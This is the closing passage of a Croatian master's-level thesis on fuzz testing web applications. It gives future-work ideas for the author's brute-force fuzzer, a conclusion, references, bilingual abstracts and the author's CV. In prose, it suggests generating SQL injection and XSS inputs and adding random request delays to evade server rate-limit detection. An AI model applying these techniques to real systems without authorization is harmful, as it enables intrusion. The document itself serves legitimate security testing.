Implementacija generatora ulaza omogućila bi dinamičko generiranje ulaznih vrijednosti umjesto da se one moraju učitavati iz datoteke. Generiranje ulaza može biti nasumično ili slijedeći određena pravila. Generiranje ulaza može biti ograničeno samo na određeni skup znakova, na primjer ako forma očekuje upis broja, a ispituje se otpornost i saniranje pogrešnih ulaza, moguće je taj skup ograničiti samo na slova i posebne znakove. Skup znakova na temelju kojih bi se generirali ulazi naziva se abeceda. Ovo bi se proširenje moglo implementirati tako da se u datoteci koja sadrži ulaze za ispitivanje u nekim ispitnim primjercima dodaju rezervirani znakovi koji bi

Bffuzz programu koristili kao indikator da se detektirani znakovi supstituiraju znakovima iz abecede, inkrementalno sa svakim zahtjevom.

Dodatne metode ispitivanja mogu biti ispitivanje XSS napada ili napada SQL ubacivanjem. Na primjer kod napada SQL ubacivanjem Bffuzz dodatak može generirati sintaksno ispravne SQL upite, a kod ispitivanja XSS napada generirati ispravne HTML oznake koje bi se mogle interpretirati kao program na strani poslužitelja.

Detektor uspješnosti može biti nadograđen na način da se implementiraju kompleksnije metode detekcije. Dodatna metoda detekcije može biti unos više od jednog niza znakova po kojem će se uspoređivati da li se neki poslužiteljev odgovor može smatrati uspješnim. Druga mogućnost je implementacija statističkih metoda gdje se skupljanjem pogrešnih tipova odgovora može postaviti srednja vrijednost duljine pogrešnog odgovora i duljinu svakog idućeg odgovora uspoređivati sa izračunatom srednjom vrijednosti. Ukoliko bi odstupanje od srednje vrijednosti bilo veće od neke odabrane granice, onda se to može smatrati ispravnim odgovorom.

Ubrzanje programa moguće je postići optimizacijom algoritama, uvođenjem višedretvenosti (na primjer kod dinamičkog generiranja ulaza), korištenjem asinkronih slanja zahtjeva ukoliko specifičnost ispitnog slučaja to dozvoljava.

Ponekad poslužitelji koriste detekciju brzine slanja zahtjeva te ih na temelju toga mogu blokirati. Moguća je implementacija dodavanja nasumičnog kašnjenja između poslanih zahtjeva koja može zavarati poslužitelja da se radi o ulazima od strane čovjeka, a ne od strane programa. Ova metoda za posljedicu ima dulje trajanje izvođenja ispitivanja.

6. Zaključak

Napredak razvoja radnih okvira za izradu web aplikacija razvijateljima sve više olakšava pisanje sigurnijeg programskog koda i omogućava im da više vremena provedu na implementaciju poslovne funkcionalnosti, a manje na implementaciju sigurnosnih značajki. Aplikacije postaju sigurnije i sve je teže pronaći uobičajene ranjivosti uvedene zbog nekorištenja dobre prakse prilikom razvoja. Fuzz ispitivanje pomaže u pronalasku skrivenih ranjivosti do kojih najčešće dolazi zbog nepažnje rukovanja rubnih ili neočekivanih slučajeva korisničkog unosa u aplikaciji. Fuzz ispitivanje ima široku primjenjivost pa se tako osim u web aplikacijama, može koristiti i u mobilnim aplikacijama ili običnim računalnim programima. Praktični primjer opisan u ovome radu pokazuje samo jedan od načina primjene fuzz ispitivanja. Dobri alati za fuzz ispitivanje proširivi su, lako ih je nadograditi i njihovu osnovnu funkcionalnost prilagoditi okruženju i ispitivanom programu ili web aplikaciji. Provođenje ispitivanja ulaza bez fuzz alata je moguće, no potrebno je uložiti veliku količinu vremena jer takva vrsta ispitivanja zahtjeva dobro poznavanje arhitekture, protoka podataka i obrade podataka unutar web aplikacije kako bi se ručno mogao stvoriti primjer ulaza koji bi mogao potvrditi postojanje ranjivosti. Ukoliko se izvodi *black-box* tip ispitivanja, izvorni kod aplikacije neće biti dostupan pa korištenje fuzz ispitivanja za pronalazak indikatora potencijalnih ranjivosti omogućava veliku uštedu vremena. Budući razvoj fuzz alata mogao bi iskoristiti prednosti strojnog učenja i umjetne inteligencije za bolje navođenje fuzz algoritma i omogućiti mu bolju prilagodbu ispitivanoj aplikaciji ili programu.

7. Literatura

[1] Manes V., *The Art, Science and Engineering of Fuzzing: A Survey*, dostupno na: https://arxiv.org/pdf/1812.00140.pdf, pristupljeno u prosincu 2020.

[2] *OWASP Top 10 2017*, dostupno na: https://owasp.org/www-pdf-archive/OWASP_Top_10_2017_RC2_Final.pdf, pristupljeno u prosincu 2020.

[3] Keary E., *2020 Vulnerability Statistics Report*, dostupno na: https://cdn2.hubspot.net/hubfs/4118561/BCC030%20Vulnerability%20Stats%20Report%20(2020)_WEB.pdf, pristupljeno u prosincu 2020.

[4] Infosec Institute, *Web Application Penetration Testing Methodology*, dostupno na: https://resources.infosecinstitute.com/wp-content/uploads/Web-Application-Penetrating-Testing-Methodology.pdf, pristupljeno u prosincu 2020.

[5] OWASP, *Web Security Testing Guide v4.1*, dostupno na: https://owasp.org/www-project-web-security-testing-guide/v41/, pristupljeno u prosincu 2020.

[6] McNally R., *Fuzzing: The State of the Art*, dostupno na: https://apps.dtic.mil/dtic/tr/fulltext/u2/a558209.pdf, pristupljeno u prosincu 2020.

[7] Meucci M., *OWASP Testing Guide*, dostupno na: https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf, pristupljeno u prosincu 2020.

[8] Beatriz M., *Automatic Detection of Vulnerabilities in Web Applications using Fuzzing*, Instituto Superior Tecnico, Lisboa, Portugal., Studeni 2014.

[9] Manico J., *XSS Filter Evasion Cheat Sheet*, dostupno na: https://owasp.org/www-community/xss-filter-evasion-cheatsheet, pristupljeno u prosincu 2020.

[10] *Mitmproxy Docs*, dostupno na: https://docs.mitmproxy.org/stable/, pristupljeno u prosincu 2020.

[11] *Mitmproxy Certificates*, dostupno na: https://docs.mitmproxy.org/stable/concepts-certificates/, pristupljeno u prosincu 2020.

[12] *Mitmproxy Options*, dostupno na: https://docs.mitmproxy.org/stable/concepts-options/, pristupljeno u prosincu 2020.

[13] DVWA repozitorij, dostupno na: https://github.com/digininja/DVWA, pristupljeno u prosincu 2020.

[14] *Install Ubuntu Desktop*, dostupno na: https://ubuntu.com/tutorials/install-ubuntu-desktop#1-overview, pristupljeno u prosincu 2020.

[15] *Firefox web browser*, dostupno na: https://www.mozilla.org/en-US/firefox/new/, pristupljeno u prosincu 2020.

[16] *Docker Overview*, dostupno na: https://docs.docker.com/get-started/overview/, pristupljeno u prosincu 2020.

[17] *DVWA Docker Container*, dostupno na: https://hub.docker.com/r/vulnerables/web-dvwa, pristupljeno u prosincu 2020.

[18] *Docker Docs*, dostupno na: https://docs.docker.com/, pristupljeno u prosincu 2020.

Sažetak

Područje specijalističkog rada obuhvaća pregled najčešćih ranjivosti web aplikacija te opis postupka ispitivanja ranjivosti web aplikacija slijedeći metodu zajednice OWASP. Opisan je općeniti algoritam za neizrazito ispitivanje koji se može koristiti za ispitivanje navedenih ranjivosti. Opisana je podjela alata za neizrazito ispitivanje i dan je primjer arhitekture takvog alata. Opisan je posrednički poslužitelj Mitmproxy. U okviru rada ostvareno je programsko rješenje za neizrazito ispitivanje korištenjem napada grubom silom, prikazan je primjer njegove upotrebe i dane su smjernice za daljnji razvoj.

Ključne riječi

neizrazito ispitivanje, fuzzing, napad grubom silom, Mitmproxy, ranjivosti web aplikacija

Abstract

The area of specialization includes a description of the most common web application vulnerabilities. It describes the web application testing process following the OWASP method. It provides description of a general fuzzing algorithm able to detect said vulnerabilities. The paper describes classification of fuzzing tools and provides an architecture overview. The paper contains an overview of the Mitmproxy proxy tool. It provides a description and implementation of a simple fuzzing tool used for brute force testing and provides guidelines for further development.

Keywords

fuzz testing, fuzzing, brute force attack, Mitmproxy, web application vulnerabilities

Životopis

Konrad Višković rođen je 14. travnja 1994. godine u Rijeci. Osnovnu školu završio je u Poreču, a srednju školu (tehničar za elektroniku) završio je u Pazinu.

Nakon završetka srednje škole, 2013. godine upisuje Fakultet elektrotehnike i računarstva, smjer računarska znanost. Preddiplomski studij završava s temom završnog rada „Alati za ispitivanje ranjivosti računalnih sustava“, a diplomski studij završava 2019. godine s temom rada „Napad ponovnim dogovaranjem ključa u protokolu WPA2“, pod mentorstvom prof. dr. sc. Marina Goluba.

2016. godine, tijekom studija, počinje raditi za tvrtku ReversingLabs d.o.o. na poziciji „Threat Analyst Intern“. U sklopu odgovornosti pozicije radi na dinamičkoj i statičkoj analizi zloćudnog koda pomoću alata kao što su OllyDbg i IDA, provodi reverzni inženjering nad zlonamjernim datotekama te istražuje tehničke i znanstvene radove vezane uz način rada zlonamjernih datoteka i aktera koji se njima koriste. Dodatne povremene odgovornosti su pisanje Python programa za automatizaciju pojedinih zadaća.

2017. godine, tijekom studija, počinje raditi na poziciji „Security Engineer Intern“ u timu za računalnu sigurnost, također za tvrtku ReversingLabs d.o.o.

2019. godine po završetku studija počinje raditi puno radno vrijeme u istome timu na poziciji „Junior Security Engineer“ na kojoj je i danas. U sklopu odgovornosti radnog mjesta sudjeluje u: provođenju plana IT sigurnosti, provođenju smjernica vezanih uz informacijsku sigurnost, aktivnoj provjeri dnevnih sigurnosnih događaja na svim sustavima. Provodi i pomaže u provođenju sigurnosnih mjera i kontrola. Izvršava operativne poslove informacijske sigurnosti vezane uz nadzor, nadgledanje sigurnosnih događaja i upravljanja sigurnosnim sustavima. Pomaže u provođenju programa za podizanje svijesti o sigurnosti. Pomaže u ispunjavanju sigurnosnih upitnika. Bavi se pisanjem politika i smjernica informacijske sigurnosti. Provodi i pomaže u provođenju provjere ranjivosti sustava, pomaže u procesu modeliranja prijetnji. Istražuje trenutno aktivne ranjivosti čitajući znanstvene i tehničke radove. Provodi interna penetracijska ispitivanja na proizvodima.

2019. godine upisuje specijalistički studij informacijske sigurnosti na Fakultetu elektrotehnike i računarstva.

Od početka preddiplomskog studija samostalno i aktivno se bavi istraživanjem područja računalne sigurnosti pišući blog, rješavajući zadatke i sudjelovanjem u natjecanjima iz sigurnosti.

Razumije i služi se engleskim i talijanskim jezikom.

Curriculum Vitae

Konrad Višković was born on April 14, 1994 in Rijeka. He finished elementary school in Poreč and high school (electronics technician) in Pazin.

After graduating from high school in 2013., he enrolled at the Faculty of Electrical Engineering and Computing, majoring in computer science. He finished his undergraduate study with the final thesis "Computer System Penetration Testing Tools" and graduated in 2019. with the graduate thesis "WPA2 Key Reinstallation Attack", under the mentorship of prof. dr. sc. Marin Golub.

In 2016, during his studies, he started working for ReversingLabs d.o.o. on position "Threat Analyst Intern". As part of position responsibilities, he worked on dynamic and static analysis of malicious code using tools such as OllyDbg and IDA, performed reverse engineering of malicious files and researched technical and scientific work related to malware inner workings and actors who use them. Additional occasional responsibilities were writing Python programs for various task automation.

In 2017, during his studies, he started working at the position "Security Engineer Intern" in the computer security team, also for the company ReversingLabs d.o.o.

In 2019, after graduating, he started working full time on the same team at the position "Junior Security Engineer", where he still works today. His main responsibilities include assistance in implementation of the IT security plan, implementation of information security guidelines, actively checking security relevant events on all systems, assistance in implementation of security measures and controls, performing operational tasks related to security information and event management system and assistance in the implementation of security awareness programs. His other responsibilities are helping with security questionnaires, writing information security policies and guidelines, performing and assisting in system vulnerability checks and assistance in the threat modelling process. On his own work-related projects, he focuses on vulnerability research and the establishment of internal penetration testing process performed on company products following the OWASP WSTG guide.

In 2019, he enrolled in a specialist study of information security at the Faculty of Electrical Engineering and Computing.

Since the beginning of his undergraduate studies, he has been independently and actively researching the field of computer security, writing a blog and participating in security competitions.

He understands and speaks Croatian, English and Italian.